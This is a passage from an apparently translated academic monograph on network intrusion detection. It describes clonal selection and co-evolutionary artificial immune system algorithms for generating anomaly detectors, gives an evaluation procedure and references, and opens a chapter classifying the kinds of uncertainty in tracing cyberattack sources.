


Fig.4.6. Generalized scheme of production of detectors by the algorithm of clonal selection AIS

Formally, the cloning algorithm can be represented as a tuple of the form:

$$CLONALG = \langle Ab^0, Ag, f, N, L, n, \beta, d, \varepsilon \rangle, \quad (4.29)$$

where Ab^0 – incoming population of antibodies;

Ag – population of antigens;

f – target function;

N – the number of antibodies in the population;

L – length of the antibody receptor;

n – the number of antibodies with maximum affinity, which are selected for cloning;

β – multiplier that regulates the number of clones of detected detectors (antibodies);

d – number of antibodies with minimal affinity, which are to be replaced;

ε – the criterion is reached.

Despite the breadth of modifications of the clonal algorithm [7], all of them have the only principle of work: the antibody population undergoes some transformations, as a result of which individuals increase their affinity.

In the clonal algorithm, when solving a task, you can use different ways of representing operators, affinity calculation, parameters (here include the size of the population, the number of iterations, the conditions for stopping the clonal algorithm). In addition, they are universal, and also allow to automate the process [8].

Thus, the cloning algorithm works together with "antibodies" (detectors) - the population each of which represents a possible solution to this problem. Each of the antibodies is evaluated the degree of fitness in accordance with the quality of the solution of the task.

Antibodies (detectors) with maximum affinity get the opportunity of cloning using the mutation procedure. This leads to the emergence of new antibodies, which, in the process of mutation, improve their compliance with the target function.

Antibodies with the least affinity are replaced by randomly generated antibodies, uniformly distributed throughout the field of definition of the target function. So, there is an iterative process of reproduction of new populations from the best representatives of the previous generation. Each new generation has a higher ratio of characteristics, who have the best members of their predecessors.

MODIFIED ALGORITHM FOR AIS SELECTION.

Since AISs belong to the class of bioinspiratory algorithms, for the formation of detectors, replacement of the standard for the algorithm of clonal selection of the mechanism of reproduction and mutation of detectors for an external optimization procedure, the principle of which is based on the use of the strategy of evolutionary algorithms is proposed.

An evolutionary algorithm within the framework of a dedicated resource explores search space and forms a set of high-affinity detectors, iteratively

improving their quality by implementing the principle of imitation and natural selection.

The resulting set of detectors AIS uses for the determination of antigens (detectors). Taking into account the use of the evolutionary strategy, the modified algorithm of the AIS will have the form presented in fig 4.7.




Fig. 4.7. Generalized scheme of detection of detectors by modified algorithm of AIS selection

Generation of detectors is carried out on a block of antigens, and not on each separate antigen. In the AIS, detectors and antigens have a formal

representation in the form of sets of finite-element elements over the alphabet of finite length.

Suppose the power of the set of detectors D and antigens Ag is the same and given statically. In this case, the affinity of antigens with detectors should be understood as partial or full compliance with the element $a_j \in Ag$ element $d_j \in D$. The affinity increases with an increase in the number of identical elements and is calculated using the metric "Percentage of compliance":

$$y = count_x(a[x]=d[x]) = \sum_{x=1}^m \begin{cases} 1, if ..a[x]=d[x] \\ 0, if ..a[x] \neq d[x] \end{cases}, \quad (4.30)$$

where $m = |a| = |d|$.

The affinity function is also a function of the suitability of an evolutionary algorithm. Generation of the initial population of detectors is carried out using a pseudorandom number generator based on the Blum-Blum-Shub (BBS) algorithm.

At the selection stage, with the help of the strategy of the tournament selection, a subset of detectors is formed $S \subset D$ that can take part in the formation of a new generation of detectors.

At the recombination stage using the pseudo-random number generator BBS, a selection of two elements from a subset $S \subset D$ is used to which the multipoint cross-section operator is used. The scheme of its use is as follows:

1) in the range $[1; M-1]$ determine k positions using the generator BBS. In this case, the actual following limitation: $k \leq 1/2M$, where M - the number of bits allocated to the storage of the detector;

2) the generated values k are arranged in order of growth and duplicate values are excluded;

3) selected two elements of the set $S \subset D$ are exchanged between fragments that are numerically located between adjacent positions k . As a result, detectors-descendants are formed.

There is an assumption that detectors may be some combination of encoded values of several parameters. Then, successive recombination steps are performed for each parameter separately. The recombination operator is executed $|S|$ times. As a result, we obtain a set of detectors-descendants with power $|D|$.

A mutation operator is performed for each probable seed progeny $P_m = \frac{1}{y}$.

This uses a secured division.

To form the set of detectors of the next generation, proportional selection ("roulette wheel" algorithm) is used.

At the next stage, there is a check of the presence of a "best" detector in the set of detectors of the next generation, which has the highest value of affinity.

The process of formation of detectors continues until the criterion of

stopping work is reached. Such a criterion can be the achievement of a predetermined number of generations P or a given percentage % of the threshold of affinity of the set of detectors D to each antigen.

CO-EVOLUTIONARY IMMUNE ALGORITHM FOR CLONAL SELECTION

The co-evolutionary immune algorithm for the clonal selection of the IVC (co-evolutionary algorithm) is a synthesis of several independent evolutionary immune algorithms with different setup parameters that independently solve the task (fig. 4.8) when competing for the provided computing resource.




Fig. 4.8. Tree parameters of evolutionary immune algorithms as part of a co-evolution algorithm.

Investigation of the parameters of the configuration of evolutionary immune algorithms within the co-evolutionary may include the determination of the dependence of the values of the selection parameters for generating the first and subsequent generations of the set of detectors in the variation of the values of the parameters of mutation and recombination.

There was an untimely convergence of co-evolutionary algorithm during the research on the test set in Salamatov's work. This meant that the solutions obtained is a set of high-affinity detectors degenerated by increasing the values of the parameters "Number of generations of evolution" and / or "interval of adaptation".

The reason for this effect was an incorrect input format, namely, casting the *KDD'99* database patterns to a unified view using the reflexive binary Gray code [3]. At the same time there was an effect of "collapse" due to the rarity of the input data array. One possible solution to this problem is the combination of data conversion using the *CRC-8-Dallas / Maxim* [4] cyclic redundancy code and Gray cod.

The study of the effectiveness of the co-evolutionary algorithm with its fixed parameters will enable to obtain the values of the parameters of the tuning of the evolutionary immune algorithm of the AIS clonal selection, in which a representative set of high-affinity detectors is formed.

Table 4.2. - To the analysis of the efficiency of the combination of parameters of the evolutionary immune algorithm.

№	Selection	Strategy generation of the next generation	Mutation	Recombination
1	Tournament	Elite selection	Classical	One-point
2	Rank	Proportional	Much less than classical	Two-point Multipoint
3	Proportional	Elite selection / Random choice	Much more than classical	Multipoint

Rating stages of the efficiency of the AIS algorithm with clonal selection:

1) Initialization of the alphabet $M = \overline{0,9}$.
 2) Formation over the final alphabet M of the set of regular events G using the pseudorandom number generator BBS (Blum-Blum-Shub algorithm). At the same time $|G| = x$, where $x \in [100,500]$, it changes with a step $\tau = 100$. The size of the elements $g_t \in G$ is 80 characters, where $t \in [1,x]$.

3) Formation of a set of non-standard events (antigens) Ag with a capacity of 20% of the set of regular events G by modifying the elements $g_t \in G$, i.e. $a_f = g_t^f$ where $f \in [1;20\%x]$.

The selection $g_t \in G$ of an element for modification is carried out using the generator of pseudorandom numbers BBS. Modification is carried out by replacing 25% of randomly selected elements g_i with randomly selected characters from the final alphabet M ;

4) Formation of a set of detectors D with the power of 15% from a set of non-standard events (antigens) Ag from the elements $a_t \in A$ using the clonal selection algorithm $|D| = |A| \cdot 15\%$. The size of the elements $d_k \in D$ is 80 characters, where $k \in [1; |A| \cdot 15\%]$.

5) Formation of the set of test data E from randomly selected elements of sets of regular events G and non-standard events (antigens) of Ag , so that $|E| = |G| - x$ where x changes with the step $\tau = 100$.

For each value of the power of the set of test data E , the number of elements of E is consistently 25, 50, 75 and 100% of Ag ;

6) The set of test data E is processed by the algorithm of finding non-standard events (antigens) using the elements of the set of detectors D .

The result of the work is to determine the number of errors of the I type (false triggering) and type II (non-standard event detected as a regular).

Thus, it can be stated that the AIS with clonal selection allows detecting deliberate changes in controlled data. But the use of evolutionary strategy has led to the problem of identification of the values of its optimal setup parameters, such as selection, recombination and mutation. Random selection of parameter values is unacceptable, since most combinations are detected invalid, and the implementation of full interpolation of connections is ineffective due to significant computational and time costs. The proposed algorithm requires further research to determine the influence of its adjustment parameters on the rate of convergence of the algorithm and the quality of the solutions obtained.

To solve the problem of automated selection of values and parameters of the evolutionary immune algorithm configuration, the use of co-evolutionary strategy is proposed.

The use of co-evolutionary strategy will enable getting the value of the parameters of the configuration of the evolutionary immune algorithm, which allow the formation of a set of high-affinity detectors for the automated detection of antigens.

Henceforth, the building of algorithmic software of non-standard behavior detection systems (NBDS) on the basis of the developed co-evolutionary immune algorithm will increase the effectiveness of the active work of the NBDS in the AIS - adaptive protection against new and unknown threats to information security.

4.7 Conclusion for chapter 4

The offered idea of use of neural network detectors in an immune algorithm for detection of non-standard behavior of a network traffic is effective and can be successfully used for detection of emergency situations and possible violations of functioning of an information network. Besides, the selected parameters of network statistics do not require the considerable computing expenses for the formation and allow to reveal anomalies of a traffic of the computer network productively.

4.8 References for chapter 4

1. V. V. Lytvynov, N. Stoianov, I. S. Skiter, O. V. Trunova, and A. G. Grebennyk, "Analysis of systems and methods for detecting unauthorized intrusions in computer networks," *Mathematical Machines and Systems*, vol. 2, pp. 45–56, 2017 (In Ukraine)
2. A. Kott and N. Stoianov, *Assessing Mission Impact of Cyberattacks*, Report of the NATO IST-128 Workshop, ARL-TR-7566, Istanbul, Turkey, June 2015., http://www.arl.army.mil/www/default.cfm?technical_report=7601
3. N. Stoianov, *Information Security. Za bukvite–o pismeneh*, Sofia, 2014, 155 p. (in Bulgarian)
4. L. E. Jim and M. A. Gregory, "A review of Artificial Immune System Based Security Frameworks for MANET," *Int. J. Communications, Neywork and System Sciences*, vol. 9, pp.1-18, 2016 [Published Online January 2016 in SciRes. <http://www.scirp.org/journal/ijcns> <http://dx.doi.org/10.4236/ijcns.2016.91001>]
5. D. Dasgupta, S. Yu and F. Nino, "Recent Advances in Artificial Immune Systems: Models and Applications," *J. Applied Soft Computing*, vol. 11, issue 2, March 2011, pp. 1574-1587.
6. A. Yu. Oladko , "Application immune network to create the protection system of OS Solaris 10," *Bildungszentrum Rdk e.V. Wiesbaden, Germany 2012*, pp. 261-266. [European Science and Technology: international scientific conference]
7. G. Cain. *Artificial Neural Networks: New Research*. Nova Science Pub Inc, 2017, 229p.
8. C. Callegari, S. Giordano and M. Pagano, "Neural network based anomaly detection," *IEEE 19th International Workshop on Computer Aided Modeling and Design of Communication Links and Networks (CAMAD)*, p.310-314, 2014
9. A. A. Sodemann, M. P. Ross and B. J. Borghetti, "A Review of Anomaly Detection in Automated Surveillance," *IEEE Transactions on System, Man and Cybernetics*, part C: Applications and Reviews, vol. 42, No. 6, November 2012, pp/1257-1272
10. M. Zang, *Artificial Higher Order Neural Networks for zComputer Science and Engineering: Trends for Emerging Applications– Informatoin science reference*. Hershey.New York, 2010, 660 p.
11. V. E. Suhov, "System for detecting anomalies of network traffic based on artificial imun systems and neural network detectors," *Vestnik of RSREU*, vol.51, part 1, pp.84-90, 2015 (in Russian)
12. T. Kohonen, *Self-Organizing Maps* (trans. of the third English edition) M.:Laboratoria Znaniy, 2017, 660 p. (in Russian)
13. R. Malhotra and A. Jain, "Fault Prediction Using Statistical and Machine Learning Methods for Improving Software Quality," *J. of Information Processing Systems*, vol.8, No.2, June 2012, p.241-262
14. D. Dasgupta and F. Nino, *Immunological Computation: Theory and Applications*. Auerbach Publications Reference, 2008, 296 p.

15. A. G. Mustafaeva, "Neural network system for detecting computer attacks based on network traffic analysis," *Voprosy bezopasnosti* // vol. 2, pp. 1–7, 2016 (in Russian)
16. A. Hoffman and B. Sick, "Evolutionary Optimization of Radial Basis Function Networks for Intrusion Detection," *Proceedings, International Joint Conference on Neural Networks*, p. 415-420. 2013.
17. De Castro L. N. and Timmis, J. *Artificial Immune Systems: A New Computational Approach*, London : Springer-Verlag, 2002.
18. Дасгупта Д. Искусственные иммунные системы их применение / пер. с англ. под ред. А. А. Романюхи. М. : Физматлит, 2006. С. 19–56.
19. Саламатова Т. А. Об адаптивности систем обнаружения вторжений угрозам информационной безопасности // *Решетневские чтения : материалы XVI Междунар. науч. конф. Ч. 2 / СибГАУ. Красноярск, 2012. С. 680–681.*
20. Жуков В. Г., Саламатова Т. А. Обнаружение сетевых вторжений эволюционным иммунным алгоритмом клональной селекции // *Вестник СибГАУ. 2014. № 4(56). С. 41–47.*
21. KDD Cup 99 Intrusion detection data set [Электронный ресурс]. URL: <http://kdd.ics.uci.edu/> (дата обращения: 02.02.2016).
22. Gardner M. The binary gray code. // Ch. 2 in *Knotted doughnuts and other mathematical entertainments*. New York: W. H. Freeman, 1986. 254 p.
23. Williams R. N. A painless guide to CRC error detection algorithms [Электронный ресурс]. URL: <http://read.pudn.com/downloads137/doc/585979/crc-Ross.pdf> (дата обращения: 02.02.2016).
24. Саламатова Т. А. Об определении конкурирующих стратегий поиска в коэволюционном иммунном алгоритме клональной селекции // *Решетневские чтения : материалы XIX Междунар. науч.*
25. De Castro L. N. and Timmis J. *Artificial Immune Systems: A New Computational Approach*, Springer-Verlag, London.UK, 2002 g.
26. Dasgupta D. *Iskusstvennyye immunnye sistemy i ih primeneniye* // Per. s angl. pod red. A. A. Romanjuhi. М. : FIZMATLIT, 2006 g. S.19-56.
27. Salamatova T. A. Ob adaptivnosti sistem obnaruzhenija vtorzhenij ugrozam informacionnoj bezopasnosti // *Reshetnevskie chtenija : Materialy XVI Mezhdunarodnoj nauchnoj konferencii. Ch. 2. Krasnojarsk: SibGAU, 2012 g. S. 680 – 681.*

CHAPTER 5. DEVELOPMENT AND MODIFICATION OF ALGORITHMS FOR DETECTING NON-STANDARD BEHAVIOR IN GLOBAL NETWORK SPACE IN CONDITIONS OF UNCERTAINTY

5.1 Classification of uncertainties

As noted in [3, 9, 10-12], the effective adaptation of IDS to the external environment requires the involvement of cyberspace information and solving the problem of finding probable sources of attack at the global network level. This can be determined security level indexes of the cooperative network that is the object of protection among other members of the cyberspace.

This task can be considered as a task of decision support in condition of high uncertainties level.

It should be noted that at the present stage of the development of technologies for detecting types of attacks into computer networks of different levels, the research for sources of attacks in cyberspace is difficult to formalize and impossible without human participation.

The expansion of information to be analyzed by IDS due to information from cyberspace, in particular from sites and social networks, and improving methods for processing basic and secondary data, requires careful management of the information retrieval process. Detailing the collection of information and its processing contributes to the rational use of the phases of the decision-making process, which accelerates the processes of detecting attacks. But this is not enough for solving the problems of cyber defense.

Management of defense task consist of interrelated general functions: planning organization, motivation, coordination and control, which can be represented by a set of partial functions. Here must combine the logical thinking and intuition of the subject of management and mathematics methods, models and algorithms with using computer tools in the formation and choosing of managerial decisions.

In our opinion, making decision should be considered as a task that continuously solved while managing the process of finding source of attacks, which allows us to construct a formal model of decision making task, structuring the process of it's solution, generation and determination of it's elements (goals, constraints, alternative variants, evaluation criteria, principles of choice), conduct multicriteria analysis of decisions, subjective measurement of characteristics of objects, evaluate the efficiency of the process of making managerial decisions. The solution of the above problems is based on the use of following scientific methods of cognition: analysis, synthesis, modeling, formalization, measurement, decomposition, etc.

Information that is adopted as a basis for constructing classifiers of cyber threats can be presented in various forms, including in the form of numerical or linguistic signs of anomalies in the system behavior, cyberattack or thread to the security of the cooperative network. As such indicators can be used: the threshold values of parameters of input and output traffic; unpredictable package

addresses; attributes for database requests, etc. For modern attack models, information signs can be pretty fuzzy.

As a result, most management decisions regarding the protection of corporate networks of the search for source of attacks in cyberspace are taken in the conditions of information uncertainty [7].

Uncertainty is the insufficiency of ensuring the decision-making process with the necessary information i.e. knowledge of the problem situation. Incomplete, false, inaccurate parameter value is generated by various reasons [15].

One of the main reasons of uncertainty is that one and the same information can be explained differently or it can be impossible to structure. Under the conditions of the target management the uncertainty is generated by the presence of multiple objectives and the multicriteria of their marks.

As experience shows, when searching sources of cyberattacks in cyberspace, the following types of information uncertainties can be distinguished [3, 10, 12]:

- uncertainties due to lack of sufficient information;
- uncertainties that generated by poorly structured problems;
- strategic uncertainty caused by dependence on other entities;
- uncertainty, cause by fuzzy of both processes and phenomena and the information that describes them;
- retrospective uncertainty caused by the lack of information about the behavior of the object in the past;
- technical uncertainty – the inability to predict (guess) results of the decisions made or the unreability of the input data;
- stochastic uncertainty – the use of probabilistic quantities and characteristics;
- uncertainty of goals (criteria's) and restrictions;
- uncertainty of the conditions in which the decisions is made;
- computational uncertainty associated with the inaccuracy of the estimates of the object or the inaccuracy of models;
- uncertainty associated with incomplete information (data omissions) or data unreliability (measurement errors or estimates), as well as their combination;
- uncertainty associated with the evaluation of alternatives by many criteria.

Uncertainty can be classified by the following features (table 5.1):

- by the degree of uncertainty;
- by the nature of uncertainty;
- by using the information received

Table 5.1- Classification of uncertainties

by the degree of uncertainty	by the nature of uncertainty	by using the information received
<ul style="list-style-type: none"> – complete certainty, – probabilistic, – linguistic, – interval, – full 	<ul style="list-style-type: none"> – parametric, – structural, – situational 	<ul style="list-style-type: none"> – is removable, – is not removable

Information by its uncertainty can be divide into such groups (table 5.2) [15].

Table 5.2 - Classification information by content in it uncertainties

Incoming information	Operative information	Subjective information
it is a pre-accumulated and prepared information, the uncertainty of which is characterized by incompleteness, inauthenticity and discrepancy	current information, the uncertainty of which depends on the input information, as well as on the features of the functioning of the object	special information, the uncertainty of which is characterized by knowledge about the object or phenomenon and the lack of time on developing solutions

5.2 Ways to reduce uncertainty

To date (are exists) the following ways exist for reducing uncertainty: structuration, characterization and optimization.

Structuration of problem allows you to define its individual elements, establish the interconnection between elements, the hierarchical scheme of influence of sub-targets, sub-problems, elements, sequence of task solving.

When characterization the problem, a hypothesis of characterize the features of an object of decision-making, that is, so it supposes that the ordering of the values of each sign for one or another property of the object is possible. This hypothesis allows us to classify elements of structuration object. Some limitation is the assumption of the independence of the ordering of values of some attributes in relation to others.

After structuration and characterization the problem, it is possible to construct *an optimization model* that allows choosing the best variant.

Adoption of managerial decisions, as a rule, occurs in conditions of information uncertainty, which complicates the adoption of rational decision.

From a mathematical point of view, uncertainty is the characteristic of solutions, the probability of which is unknown.

